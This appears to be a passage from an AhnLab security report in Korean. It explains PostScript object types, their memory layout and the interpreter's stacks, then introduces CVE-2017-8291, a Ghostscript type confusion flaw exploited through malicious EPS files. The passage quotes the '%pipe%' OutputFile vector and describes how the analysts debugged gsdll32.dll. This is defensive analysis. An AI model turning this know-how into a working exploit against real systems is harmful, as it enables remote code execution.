주목해야 할 객체로는 상수, Boolean 값, 문자열, 배열 외에도 연산자, 프로시저(Procedures) 등이 있다. 인터프리터는 객체를 순차적으로 읽어가면서 각 객체가 가진 타입, 속성, 값을 참조하여 이후 실행 방향을 결정한다. 객체의 타입에 따라 스택에 저장하거나 기존에 저장된 메모리에서 값을 가지고 오기도 한다.

(,),<,>,[,],{,},/,%는 특수 문자로 문자열, 프로시저, 주석 등을 나타내기 위해 사용된다. 표현 가능한 숫자로는 정수형, 실수형, 기수형 드이 있는데, #는 'base#number' 에서 base 숫자로 진법을 표시할 수 있다. 리터럴(Literal) 객체를 표현하기 위해 리터럴 문자는 (,) 사이에, 16진수 데이터를 담는 리터럴은 <, > 사이에 나타낸다. /로 시작으로 하는 문자는 리터럴의 이름(변수)을 지정하기 위해 사용된다. 배열은 [,] 문자 사이에 표현한다. 프로시저를 구분 짓는 {, } 는 객체를 별도의 데이터 단위로 처리할 수 있게 한다. <<, >> 는 딕셔너리(Dictionary)로서 객체를 Key-Value 쌍 단위로 관리한다.

데이터 타입과 객체

포스트스크립트에서 가장 기본이 되는 개념인 객체(object)는 실행 흐름에 따라 생성, 조작, 소멸하는 등 다양하게 다루어진다. 포스트스크립트에서는 객체를 다음과 같이 Simple과 Composite라는 크게 두 가지 유형으로 분류한다.

 © AhnLab, Inc. All rights reserved.

TABLE 3.2 Types of objects

SIMPLE OBJECTS	COMPOSITE OBJECTS
boolean	array
fontID	dictionary
integer	file
mark	gstate *(LanguageLevel 2)*
name	packedarray *(LanguageLevel 2)*
null	save
operator	string
real	

그림 13 객체의 유형

상수, Boolean, 연산자 값과 같은 Simple 객체는 하나의 값만을 고정적으로 가지기 때문에 객체와 표현하고자 하는 값이 서로 분리될 수 없다. 반면 Composite 객체는 객체 자체와 값이 연결된 관계이기 때문에 객체가 참조하는 값이 연산 결과에 따라 변경될 수 있다. 이러한 특성 때문에 객체를 copy(복사) 연산했을 때 결과 또한 Simple 객체와 Composite 객체에 따라 달라진다. Simple 객체는 해당 객체가 가진 모든 정보가 복사되는 반면 Composite 객체는 값을 제외한 정보만 복사되고 복사 대상의 값을 단순 참조하기 때문에 최초의 객체가 가진 값이 변경될 경우 함께 바뀐다.




그림 14 메모리에 저장되는 객체 정보 구조

각 객체는 타입과 속성, 표현하는 값과 해당 값의 크기 정보를 가지고 있다. 이 정보는 메모리에 8바이트 크기로 저장된다. Attributes(1바이트), Types(1바이트), Size(2바이트), Value(4바이트) 순으로 저장되는 값 중 Size와 Value는 Simple 객체인지, Composite 객체인지에 따라 저장되는 값을 달리한다.

위에서 설명한 바와 같이 Composite 객체는 값을 참조하여 저장하기 때문에 Value 정보는 참조하고 있는 주소 즉, Pointer to Ref값이 되며, Size는 참조하고 있는 값의 크기 값 Size of a Ref를 가진다. 반면 Simple 객체는 실제 값이 Value에 저장되며, Size 정보에는 존재하지 않는 것을 뜻하는 데이터 0이 저장된다.

타입	고유 값	타입	고유 값
invalid (no value)	0x00	integer	0x0B
boolean	0x01	mark	0x0C
dictionary	0x02	name	0x0D

 © AhnLab, Inc. All rights reserved.

file	0x03	null	0x0E
array	0x04	operator	0x0F
mixedarray	0x05	real	0x10
shortarray	0x06	save	0x11
unused array	0x07	string	0x12
struct	0x08	device	0x13
astruct	0x09	oparray	0x14
fontID	0x0A	next index	0x15

표 3 객체의 타입을 명시하는 고유 값 - 1바이트로 저장[12]

객체가 가질 수 있는 값은 일정 범위로 제한되는데 이는 Value는 4바이트, Size of a Ref는 2바이트 크기를 갖기 때문이다. Simple 객체 유형인 integer 객체는 Value 값이 4바이트에서 표현되어야 하기 때문에 16#80000000 (-2,147,483,648) ~ 16#7FFFFFFF (2,147,483,647) 범위 안에서 가능하다. 반면 Composite 객체 유형인 array나 string 객체의 Value 값은 참조하고 있는 주소이고 해당 주소에서 읽을 크기는 2바이트 크기인 Size of a Ref에서 결정된다. 2바이트 안에서는 최대로 표현 가능한 값이 16#FFFF (65,535) 이기 때문에 array 객체의 최대 Element 개수와 strings 객체의 최대 문자 개수는 65,535개로 제한된다.

예제 코드를 통해 객체가 변수로 정의되었을 때 실제로 메모리에 어떻게 저장되는지 확인해본다. 아래 코드에서 이용된 def 연산자(Operator)는 객체를 지정하는 변수를 선언하는 연산자이다. 포스트스크립트는 스택을 기반으로 한 후위연산을 기본으로 한다. def 연산자는 앞에 두 개 이상의 피연산자(Operand)를 요구한다. 피연산자에는 변수 이름과 이름에 저장(참조)하고자 하는 값, 그리고 선언하고자 하는 객체 종류에 따른 부가적인 피연산자가 있다.

```
% Simple 객체 - boolean 타입
/val false def
```




그림 15 메모리에 저장된 boolean 타입 객체

boolean 타입으로 false를 초기 값으로 가진 'val' 이름의 변수를 선언한다. Attributes 항목은 쓰기 속성(0x10), 읽기 속성(0x20), 실행 속성(0x40)을 포함한 몇 가지 속성 값의 조합으로 생성된다. 이 때문에 하나의 고정적을 가진 Simple 객체보다 Composite 객체에서 Attributes 항목에서 보다 의미를 가진다.

[12] ghostscript psi₩iref.h 소스 참고 https://ghostscript.com/doc/psi/iref.h

 © AhnLab, Inc. All rights reserved.

Simple 객체에서 주목해야 할 부분은 1바이트의 Types과 4바이트의 Value이다. 참고로 두 항목 사이의 Size에는 0이 저장되는데, 이는 Value 항목이 포인터가 아닌 고정된 값이기 때문에 참조할 길이 정보를 확인할 필요가 없기 때문이다. boolean 타입의 고유 값은 1로 지정되었기 때문에 Types에는 1이 저장되고 Value는 false를 의미하는 0으로 저장되며 이는 1바이트로 표현이 가능하다.

```
% Simple 객체 - integer 타입
/num 123 def
```




그림 16 메모리에 저장된 integer 타입 객체

integer 타입으로 123을 초기 값으로 가진 'num' 이름의 변수를 선언한다. integer 타입의 고유 값은 0xB이다. 위와 마찬가지로 값은 참조하는 것이 아닌 직접 저장되는 것이기 때문에 Size 항목의 값은 0이다. Value에는 123(0x7B)가 그대로 저장된다.

```
% Composite 객체 - array 타입
/arr 16#100 array def
```




그림 17 메모리에 저장된 array 타입 객체

array 타입으로 Element의 개수가 16#100인 배열 'arr'를 선언한다. Attributes 항목은 0x7E여서 쓰기 속성(0x10), 읽기 속성(0x20), 실행 속성(0x40)을 포함한다. Types가 4인 array 타입은 Composite 객체이기 때문에 앞의 Simple 객체와 다르게 포인터 주소를 참조한다. 참조하는 주소는 4바이트에 명시되어 있으며, 포스트스크립트에서는 리틀 엔디언(Little Endian) 방식으로 값을 저장한다. 0x00B93680 주소를 arr 배열의 시작 주소로 하여 전체 16#100길이를 가진다. 배열의 첫 번째 Element는 Types가 0xE인 Null 객체이다.

 © AhnLab, Inc. All rights reserved.

```
Composite 객체 - string 타입
/str (test) def
```




그림 18 메모리에 저장된 string 타입 객체

string 타입으로 'test'를 가리키는 문자열 'str'를 선언한다. Attributes 항목은 0x7E여서 쓰기 속성(0x10), 읽기 속성(0x20), 실행 속성(0x40)을 포함한다. Types가 0x12인 string 타입은 Composite 객체이기 때문에 포인터 주소를 참조한다. 참조하는 주소는 0xB94D47이고, 이 주소를 따라가면 문자열 'test'이 순차적으로 메모리에 저장된다.

스택

포스트스크립트 인터프리터는 대상 포스트스크립트 프로그램(파일)의 실행 과정에서 객체를 관리하기 위해 내부적으로 총 5개의 스택을 이용한다. 스택으로는 피연산자(Operand) 스택, 딕셔너리(Dictionary) 스택, 실행(Execution) 스택, 그래픽 스테이트(Graphics State) 스택, 클리핑 패스(Clipping Path) 스택이 있다. 이후 취약점 발생 부분 설명 과정에서 상세히 볼 피연산자 스택, 딕셔너리 스택, 실행 스택은 다음과 같은 의미를 가진다.

먼저 피연산자 스택은 포스트스크립트 객체를 관리하는 스택으로, 피연산자 그리고 연산으로 인한 결과 값을 저장한다. 인터프리터는 실행 중 리터럴 데이터를 만나면 이를 피연산자 스택에 PUSH 한다. 연산자를 만나게 되면 피연산자 스택의 Top에서 값을 POP한 뒤 연산을 하고, 그 결과 값을 PUSH한다. 예를 들어, 피연산자 스택에는 3이나 5와 같은 integer 타입 객체가 저장될 수 있고, 이후 ADD 연산자를 만나게 된다면 3+5 결과 값인 8이 저장될 수 있다.

딕셔너리 스택은 딕셔너리 객체를 관리하는 스택으로, Key와 Value 쌍으로 구성된 딕셔너리 객체를 저장한다. Key는 일반적으로 name 객체로 되어 있고, Value는 해당 name이 참조하고 있는 값을 의미한다. Key와 Value 쌍을 구성하기 위해서는 def 연산자를 이용한다. def 연산자를 통해 새로운 Key와 Value 쌍을 딕셔너리 스택 TOP에 추가하는데, 이미 Key가 딕셔너리 스택에 존재할 경우 기존에 저장된 Value 값을 변경한다. 인터프리터는 실행 도중 Key를 만나게 되면 딕셔너리 스택의 TOP부터 순차적으로 내려가면서 찾고자 하는 Key가 스택 내에 존재하는지 확인하며, 저장(참조)하고 있는 Value를 읽는다.

 © AhnLab, Inc. All rights reserved.

실행 스택은 프로시저나 파일 등 실행 가능한 객체를 관리하는 스택으로, 실행 도중의 상태를 저장한다. 일종의 실행 함수 콜 스택(Call Stack)으로 볼 수 있는데, 객체를 실행하는 도중에 또 다른 실행 가능한 객체가 나타날 경우 이를 스택에 PUSH하는 것으로 상태를 관리한다. 이후 실행 대상 객체를 끝까지 실행하면 이를 POP하게 된다.




그림 19 포스트스크립트 인터프리터가 관리하는 스택

실행

위의 내용을 종합하여 객체를 선언하고 연산하는 실행 단계에서의 스택 변화를 예시를 통해 살펴본다. 인터프리터는 포스트스크립트 프로그램(파일)을 해석하기 위해 스캐너를 통해 문자를 순차적으로 읽으면서 토큰 단위로 파싱한다. 파싱된 토큰은 객체로 인식되는데, 각 객체의 타입에 따라 스택에 변화가 생긴다. 이 중에서 실행 가능한 Attributes가 있는 객체일 경우 실행 연산을 수행한다. 실행은 즉시 실행(Immediate Execution)과 지연 실행(Deferred Execution)이 있다.

```
% Immediate Execution - 40과 60을 더하고 2로 나누기
40 60 add 2 div
```




그림 20 실행 단계에서 토큰 파싱

인터프리터는 포스트스크립트 코드를 토큰마다 하나씩 파싱해가면서 각 타입에 맞게 객체로 인식한다. 한 번에 5개 객체가 있다는 사실은 알지 못한다. 가장 먼저 '40' 리터럴을 integer 객체로 인식하고 피연산자 스택에 PUSH한다. 이후 '60'도 피연산자 스택에 PUSH한다. [그림 21]에서 음영 처리된 부분은 스택 포인터가 가리키는 부분이다.

 © AhnLab, Inc. All rights reserved.




그림 21 피연산자 스택

이어 'add' 객체를 만나게 된다. 'add'는 사전에 정의된 기본 operator 타입의 객체로, 실행 가능한 속성이 있다. 이는 앞선 두 개 객체와 다른 특징이다. 'add'는 피연산자 스택에서 두 개의 피연산자 스택을 POP하고 연산 결과 100을 스택에 PUSH 한다. 프로그램의 인터프리트 단계에서 즉시 실행되고 그 결과가 스택에 반영되는 모습이다. 이후 '2' integer 객체를 PUSH한다.




그림 22 피연산자 스택

마지막으로 'div' 또한 operator 객체로, 두 개의 피연산자를 필요로 한다. [그림 23]과 같이 즉시 실행하는 단계에서 연산 결과인 50을 반환하고 PUSH한다.




그림 23 피연산자 스택

 © AhnLab, Inc. All rights reserved.

다음은 위에서 살펴본 예제와 결과는 동일하지만 실행 과정에서 차이가 있는 프로그램이다. 'add'나 'div' 연산자처럼 실행을 즉시 하는 것이 아니라 이후에 호출되는 단계에서 수행한다. 이 과정에서 딕셔너리 스택이 이용된다.

```
% Deferred Execution - 40과 60을 더하고 2로 나누기
/average {add 2 div} def
40 60 average
```




그림 24 실행 단계에서 토큰 파싱

'/'로 시작하는 객체는 리터럴 이름(변수) 지정을 위해 사용하고 대상 객체를 피연산자 스택에 PUSH한다. { }로 감싸져 있는 '{add 2 div}'는 'add', '2', 'div' 3개의 Element로 구성된 프로시저 객체이다. 프로시저 객체는 실행 가능한 속성을 가지는데, 인터프리터는 이 단계에서 프로시저를 만나도 각 구성 Element를 별개의 객체로 인식하거나 실행하지 않는다. 그 대신 피연산자 스택에 PUSH한다.




그림 25 피연산자 스택

'def'는 사전에 정의된 기본 operator 타입의 객체로서 실행 가능한 속성이 있다. 'def' 연산자는 두 개의 피연산자를 스택에서 POP하고 이를 딕셔너리 스택에 PUSH한다. 딕셔너리 객체는 Key-Value 쌍 단위로 관리된다. 'average'는 딕셔너리 스택에서 Key가 되고 '{add 2 div}'는 그 Value가 된다. 딕셔너리 스택에 추가되었다는 것은 추후 'average' 객체를 해석할 때 실행 가능한 프로시저인 '{add 2 div}'로 처리한다는 것을 의미한다. 이후 '40'과 '60'을 순차적으로 피연산자 스택에 PUSH한다.

 © AhnLab, Inc. All rights reserved.




그림 26 딕셔너리 스택과 피연산자 스택

마지막으로 'average' 객체를 인식하는데, 이렇게 리터럴 이름의 객체를 만나게 될 경우 현재 상태의 딕셔너리 스택을 찾아서 'average' 이름을 가진 Key가 있는지 확인한다. 만약 해당 Key가 스택에 있을 경우 연결된 Value 값으로 처리한다. Value는 {add 2 div} 프로시저이고 이 단계에서 프로시저를 실행한다. 실행 하면서 'add', '2', 'div'로 파싱을 하고 객체의 타입에 맞게 스택에 PUSH, POP, 그리고 실행한다.




그림 27 딕셔너리 스택과 피연산자 스택

첫 번째 예제에서는 프로그램의 인터프리트 단계에서 연산자가 즉시 실행되여 스택에 실행 결과가 추가되었다. 그러나 두 번째 예제에서는 인터프리터가 프로시저를 먼저 데이터로 처리해서 피연산자 스택에 추가하고, 나중에 프로시저가 딕셔너리 스택에 추가되어 참조될 때 비로소 실행한다.

컨텍스트

포스트스크립트 파일(프로그램)의 실행을 관리하기 위해서는 각종 객체 상태를 저장하는 스택 외에 몇 가지 정보가 더 필요하다. 이러한 실행 환경을 구성하는 주요 컴포넌트의 구성을 컨텍스트(Context)라고 하는데, 각각의 포스트스크립트 프로그램은 독립적이고 개별적인 컨텍스트 구조를 가지게 된다.

컨텍스트를 구성하는 대표적인 컴포넌트로는 위에서 언급한 몇 가지 스택 컴포넌트 외에 Composite 객체의 값 저장 공간인 가상 메모리(Virtual Memory) 컴포넌트, 인터프리트 대상 또는 결과 파일을 나타내는 표

 © AhnLab, Inc. All rights reserved.

준 입출력 파일(Standard Input Output File) 컴포넌트, 그래픽 데이터를 처리하기 위한 그래픽 스테이트(Graphics State) 컴포넌트가 있다. 실제 피연산자 스택을 포함한 컨텍스트의 데이터는 구조체 포인터로 관리되며 프로세스의 힙 메모리(Heap)에서 값을 확인할 수 있다.




그림 28 포스트스크립트 파일 실행을 관리하기 위한 컨텍스트 정보

지금까지 포스트스크립트의 기본적인 문법과 인터프리터의 실행 방식, 그리고 이 때 발생하는 메모리 상에서의 상태와 스택의 변화 과정을 설명하였다. 다음에 설명한 악성 포스트스크립트 코드를 이해하기 위해서는 본 내용 외에 미처 설명되지 못한 문법적인 지식이 더 필요하다. 이 부분은 Adobe의 'PostScript LANGUAGE REFERENCE 3rd edition'[13]을 참고한다.

[13] https://www.adobe.com/content/dam/acom/en/devnet/actionscript/articles/PLRM.pdf

AhnLab © AhnLab, Inc. All rights reserved.

2) 취약점 개요

CVE-2017-8291 취약점은 고스트스크립트 인터프리터가 '.eqproc' 함수에서 매개변수 타입 유효성을 검증하지 않아 피연산자 스택의 메모리 변조(Memory Corruption)를 허용한다. 즉, 악의적인 포스트스크립트 파일로 스택을 변조함으로서 임의 코드를 실행할 수 있다. 고스트스크립트는 윈도우(Windows) 운영체제뿐만 아니라 우분투(Ubuntu), 레드햇(Redhat) 등 리눅스(Linux) 운영체제에서도 실행 가능한 소프트웨어이다. 9.21 버전 이하의 고스트스크립트가 실행되는 환경일 경우, 동일한 취약점이 발생한다.

취약점 ID	CVE-2017-8291
공개일	2017-04-26
대상 소프트웨어	Artifex Ghostscript 9.21 포함 이하 버전
취약점 유형	Incorrect Type Conversion or Cast (CWE-704)[14]
기본 설명	Artifex Ghostscript through 2017-04-26 allows -dSAFER bypass and remote command execution via .rsdparams type confusion with a "/OutputFile (%pipe%" substring in a crafted .eps document that is an input to the gs program, as exploited in the wild in April 2017
참고 자료	https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-8291 https://nvd.nist.gov/vuln/detail/CVE-2017-8291 https://www.securityfocus.com/bid/98476 https://bugs.ghostscript.com/show_bug.cgi?id=697808 https://bugzilla.redhat.com/show_bug.cgi?id=1446063 https://bugs.ghostscript.com/show_bug.cgi?id=697799 https://git.ghostscript.com/?p=ghostpdl.git;a=commitdiff;h=4f83478c88 https://git.ghostscript.com/?p=ghostpdl.git;a=commitdiff;h=04b37bbce1 https://bugs.ghostscript.com/show_bug.cgi?id=697846 http://git.ghostscript.com/?p=ghostpdl.git;a=commitdiff;h=57f20719 https://bugs.ghostscript.com/show_bug.cgi?id=697892 http://git.ghostscript.com/?p=ghostpdl.git;a=commitdiff;h=ccfd2c75ac

표 4 취약점 정보

한글 프로그램이 설치된 환경이라면[15] 취약점은 gsdll32.dll (고스트스크립트 기능이 구현된 라이브러리 파일)에서 발생한다. 참고로 '.eqproc' 함수 외에 '.rsdparams' 함수에서도 동일한 취약점이 존재하였고 CVE-2017-8291 취약점에 포함된다. 그러나 악성 EPS파일은 '.eqproc' 함수를 이용하여 취약점을 공격하였기 때문에 본 보고서에서는 '.rsdparams' 함수는 설명하지 않는다.

[14] 본 내용에서는 Type Confusion 취약점 기본 개념에 대해 별도로 설명하지 않는다.

[15] '2) 한글의 EPS 파일 로드 과정' 참고

 © AhnLab, Inc. All rights reserved.

3) 취약점 공격 과정

분석 방법

고스트스크립트는 EPS 파일의 포스트스크립트 코드를 순차적으로 읽으면서 실행한다. 이때 메모리에 실시간으로 연산 결과와 실행 단계의 스택을 포함한 컨텍스트가 반영된다. 취약점 발생 부분을 확인하기 위해서는 고스트스크립트 기능이 구현된 라이브러리 파일 gsdll32.dll을 디버깅해야 한다. 다양한 디버깅 방법이 있으나, 본 보고서에서는 분석하고자 하는 포스트스크립트 코드의 연산자 부분이 실행될 때 실제로 호출되는 함수에 BreakPoint를 설정하였다.

호출되는 함수는 오픈소스로 공개되어 있는 고스트스크립트 코드를 참고하였다. 대부분의 연산자는 실행되는 순간 인자로 전달되는 피연산자(Operand) 정보를 참고한다. 피연산자 정보는 스택 포인터를 통해 관리되는데, 이때 포인터가 가리키는 값을 확인하는 방식으로 분석을 진행하였다. 예를 들어, 아래와 같이 'print' 연산이 실행되는 순간 인자로 전달되는 피연산자 스택 포인터를 참고하여 실제로 메모리에 값이 저장되어 있는 모습을 확인할 수 있다.

```
/string (Hello My Friends!) def %% 딕셔너리 스택에 문자열 객체 저장
string %% 피연산자 스택에 문자열 객체 추가
print %% zprint 함수가 실행 될 때 전달되는 피연산자 스택 포인터가 가리키는 값 확인
```

코드 6 피연산자 스택을 확인하기 위한 예시 코드

